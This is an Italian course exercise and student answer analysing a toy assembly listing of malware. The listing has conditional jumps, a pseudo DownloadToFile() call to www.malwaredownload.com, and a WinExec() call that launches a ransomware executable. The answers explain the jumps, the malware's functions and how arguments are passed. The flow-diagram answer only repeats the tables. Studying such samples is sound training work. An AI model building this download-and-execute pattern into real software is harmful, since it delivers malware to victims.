S11/L5

ANALISI AVANZATE: UN APPROCCIO PRATICO

Presented By

FEDERICO COLOMBO

Traccia:

Con riferimento al codice presente nelle immagini successive, rispondere ai seguenti quesiti:

1. Spiegate, motivando, quale salto condizionale effettua il Malware.
2. Disegnare un diagramma di flusso identificando i salti condizionali (sia quelli effettuati che quelli non effettuati). Indicate con una linea verde i salti effettuati, mentre con una linea rossa i salti non effettuati.
3. Quali sono le diverse funzionalità implementate all'interno del Malware?
4. Con riferimento alle istruzioni «call» presenti in tabella 2 e 3, dettagliare come sono passati gli argomenti alle successive chiamate di funzione.

Locazione	Istruzione	Operandi	Note
00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2
0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile()	; pseudo funzione


Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings\Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

ESERCIZIO:

1.

Possiamo subito notare che il malware in questione effettua un salto condizionale all'indirizzo di memoria **00401068**.
L'istruzione **jz** effettua un salto alla locazione **0040FFA0.**
Tramite la funzione **cmp**, il valore EBX viene comparato con 11, possiamo notare che il valore iniziale di EBX è settato a 10, tramite l'istruzione **inc** il suo valore viene aumentato di 1 passando quindi a 11 ed essendo il valore pari ad 11 il salto viene effettuato.

2.



Locazione	Istruzione	Operandi	Note
00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2
0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3

0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile()	; pseudo funzione

0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings\Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

3.

Possiamo identificare due funzionalità all'interno del malware:

- **DownloadToFile()**

Utilizzerà l'URL www.malwaredownload.com per scaricare file dannossi.

- **WinExec()**

Viene utilizzata per avviare un file eseguibile di tipo **.exe**, in questo caso il codice in questione avvierà un Ransomware presente nel Desktop della vittima.

4.

Nella prima chiamata funzione "**URLDownloadToFile()**" sappiamo che uno dei parametri che deve essere passato è l'URL, esso deve essere passato tramite puntatore. Nel nostro caso notiamo che viene passato nel registro EAX tramite il valore del registro EDI che contiene appunto l'URL.

Nella seconda chiamata a funzione "**WinExec()**", invece, sappiamo che il parametro da passare alla funzione è il path che contiene l'eseguibile che vogliamo avviare.
Nel nostro caso vediamo che nel registro EDX viene caricato il valore del registro EDI, che a sua volta contiene il path e il nome dell'eseguibile.